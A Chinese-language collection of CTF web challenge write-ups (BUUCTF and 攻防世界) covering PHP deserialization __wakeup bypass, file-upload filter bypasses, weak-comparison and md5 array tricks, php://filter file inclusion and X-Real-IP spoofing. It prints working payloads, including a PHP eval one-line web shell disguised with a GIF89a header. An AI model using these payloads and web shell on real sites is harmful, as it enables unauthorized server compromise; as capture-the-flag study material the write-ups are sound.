buuctf攻防世界刷题wp unserialize3攻防世界

看到这张图涉及反序列化以及_wakeup绕过;补全这段代码,序列化得到
O:4:”xctf”:1:{s:4:”flag”;s:3:”111”;}将其改为
O:4:”xctf”:2:{s:4:”flag”;s:3:”111”;}即可绕过
属性个数大于真实属性个数时就会绕过,有版本限制

[极客大挑战 2019]Upload 该题目为文件上传漏洞,首先尝试上传php文件有什么提示
猜测为MIME类型检测绕过,burp抓包,修改Content-Type为image/jpeg得到如下界面
更改文件后缀名
php的前置符号被禁止,那就换一种形势的一句话木马
1
2

GIF89a <script language="php">eval($_POST['shell']);</script>
再重复上面的操作即可
攻防世界robots robots.txt是搜索引擎中访问网站的时候要查看的第一个文件。当一个搜索蜘蛛访问一个站点时,它会首先检查该站点根目录下是否存在robots.txt,如果存在,搜索机器人就会按照该文件中的内容来确定访问的范围;如果该文件不存在,所有的搜索蜘蛛将能够访问网站上所有没有被口令保护的页面。
通过题目给的提示直接访问robots.txt页面
User-agent: * Disallow: Disallow: f1ag_1s_h3re.php
直接访问php页面得到flag
[SUCTF 2019]CheckIn exif_imagetype() 读取一个图像的第一个字节并检查其签名。如果发现了恰当的签名则返回一个对应的常量,否则返回 FALSE。即检查
1 绕过方法在编写php文件时加上GIF89a即可绕过该判定

编写.user.ini文件

然后上传木马的.php文件用burp suite抓包修改文件名为.jpg

按照题目所给的路径打开index.php文件url为
cc64b294-63dd-4e5d-a950-beae34ad76a9.node4.buuoj.cn:81/uploads/c55e0cb61f7eb238df09ae30a206e5ee/index.php
走的一个坑:上传文件成功后要在正确的url打开才能连接蚁剑

文件上传成功,打开蚁剑连接即可
[ACTF2020 新生赛]BackupFile 打开题目
但是题目名字是备份文件,所以打开扫描
常见的备份文件后缀名: .git ;.svn;.swp ;.~ ;.bak ;.bash_history
扫描出来 index.php.bak 备份文件,我扫描出来的太多了,参考了一下
打开下载文件
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
<?php include_once "flag.php"; if(isset($_GET['key'])) { $key = $_GET['key']; if(!is_numeric($key)) {//检测变量是否为数字 exit("Just num!"); } $key = intval($key);//转换变量为字符型 $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3"; if($key == $str) { echo $flag; } } else { echo "Try to find out source file!"; }
代码审计,当我们传入的参数与$str相等时输出flag,涉及到弱类型比较
php在弱类型比较==时会先将其类型转化为相同再去比较,该字符串的开始部分决定了它的值,如果该字符串以合法的数值开始,则使用该数值,否则其值为0。
故用GET传参的方式传入key=123即可绕过得到flag

[RoarCTF 2019]Easy Calc 打开看到页面尝试输入数字计算,开始猜测是不是SQL注入题,试了没反应,查看页面源码,打开calc.php页面出现php代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
<?php error_reporting(0); if(!isset($_GET['num'])){ show_source(__FILE__); }else{ $str = $_GET['num']; $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^']; foreach ($blacklist as $blackitem) { if (preg_match('/' . $blackitem . '/m', $str)) { die("what are you want to do?"); } } eval('echo '.$str.';'); } ?>
php字符串解析漏洞

涉及前端知识,题目给了提示,进入页面f12打开控制台
把disable删去即可按下按钮得到flag


给提示用户名为admin输入用户名再随意输入密码


说明需要爆破,因为不知道密码的形势,然后就去找了爆破的字典,收集了常用的
可以看到该密码与别人不一样,所以那个就是密码

输入密码得到flag
simple_php


代码审计,首先如果$a==0且不等于0,涉及若等于绕过,只需a=aa1字母加数字即可
第二个if用于判断$b是否为数字,只有当b部位数字且大于1234时才会输出另一半flag因此b就等于一个大于1234的数字加字母
baby_web 打开网页,进入,什么也没有

题目提示初始页面,可能是一共跳转了两次页面,有一次太快,用burp抓包
在响应头看到flag
fileinclude

f12打开控制面板,看到php源码,由题目知道是文件包含类型题,代码审计
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
<?php if( !ini_get('display_errors') ) { ini_set('display_errors', 'On'); } error_reporting(E_ALL); $lan = $_COOKIE['language']; if(!$lan) { @setcookie("language","english"); @include("english.php"); } else { @include($lan.".php"); } $x=file_get_contents('index.php'); echo $x; ?>

通过cookie的文件头传入language这个变量的值,通过filer伪协议构造playload
在flag后面加上.php就失效了,不太理解是什么原因,在返回包里面看到base64编码,解码即可得到flag
fileclude 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 WRONG WAY! <?php include ("flag.php" ); highlight_file (__FILE__ );if (isset ($_GET ["file1" ]) && isset ($_GET ["file2" ])){ $file1 = $_GET ["file1" ]; $file2 = $_GET ["file2" ]; if (!empty ($file1 ) && !empty ($file2 )) { if (file_get_contents ($file2 ) === "hello ctf" ) { include ($file1 ); } } else die ("NONONO" ); }
当直接传入file2时
因此file2要配合php伪协议php://input用post传参的方式传入hello ctf
payload=?file1=php://filter/read=convert.base64-encode/resource=flag.php&file2=php://input
但是我的不知道为什么没有反应,可能时火狐hacker的问题吧
[MRCTF2020]你传你🐎呢 打开页面结合题目,是一道文件上传类型的题目,尝试了大小写,和后缀名绕过,都显示的是
然后又尝试了.htaccess文件和.user.ini文件,都不行
尝试抓包MIME绕过,成功上传.htaccess文件,再上传配套的php文件抓包改包,上传成功url
http://ea4a1ebb-b72a-49c6-ac49-ca618d900042.node4.buuoj.cn:81/upload/d53d1f23e28bda9e8c3ddb8de69216ed/1.jpg

蚁剑连接即可在根目录拿到flag

BUU CODE REVIEW 1 md5弱口令绕过
数组绕过:a[]=1&b[]=2
科学计数法绕过
uniqid() 函数基于以微秒计的当前时间,生成一个唯一的 ID。
try语句用于将可能引发异常的代码块放在其中。如果在try块中发生异常,程序将立即跳转到与之匹配的catch块,以执行异常处理逻辑。
代码审计 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 < ?phpclass BUU { public $correct = ""; public $input = ""; public function __destruct() { try { $this- > correct = base64_encode(uniqid()); if($this- > correct = = = $this- > input) { echo file_get_contents("/flag"); } } catch (Exception $e) { } } } if($_GET['pleaseget' ] = = = '1' ) { if($_POST['pleasepost' ] = = = '2' ) { if(md5($_POST['md51' ]) = = md5($_POST['md52' ]) && $_POST['md51' ] != $_POST['md52' ]) { unserialize($_POST['obj' ]); } } }

1 2 3 4 5 6 7 8 < ?phpclass aaa{ var $a; var $b; } $c = new aaa(); $c - > a = & $c - > b; / / 通过引用$a和$b就完全一样
故GET传入?pleaseget=1
post的payload:pleasepost=2&md51[]=2&md52[]=1&obj=O:3:”BUU”:2:{s:7:”correct”;s:0:””;s:5:”input”;R:2;}
得到flag
BUU BURP COURSE 1
这题涉及伪造ip地址
用burp抓包,修改请求头:X-Real-ip:127.0.0.1伪造为本地IP
重复操作登录即可得到flag
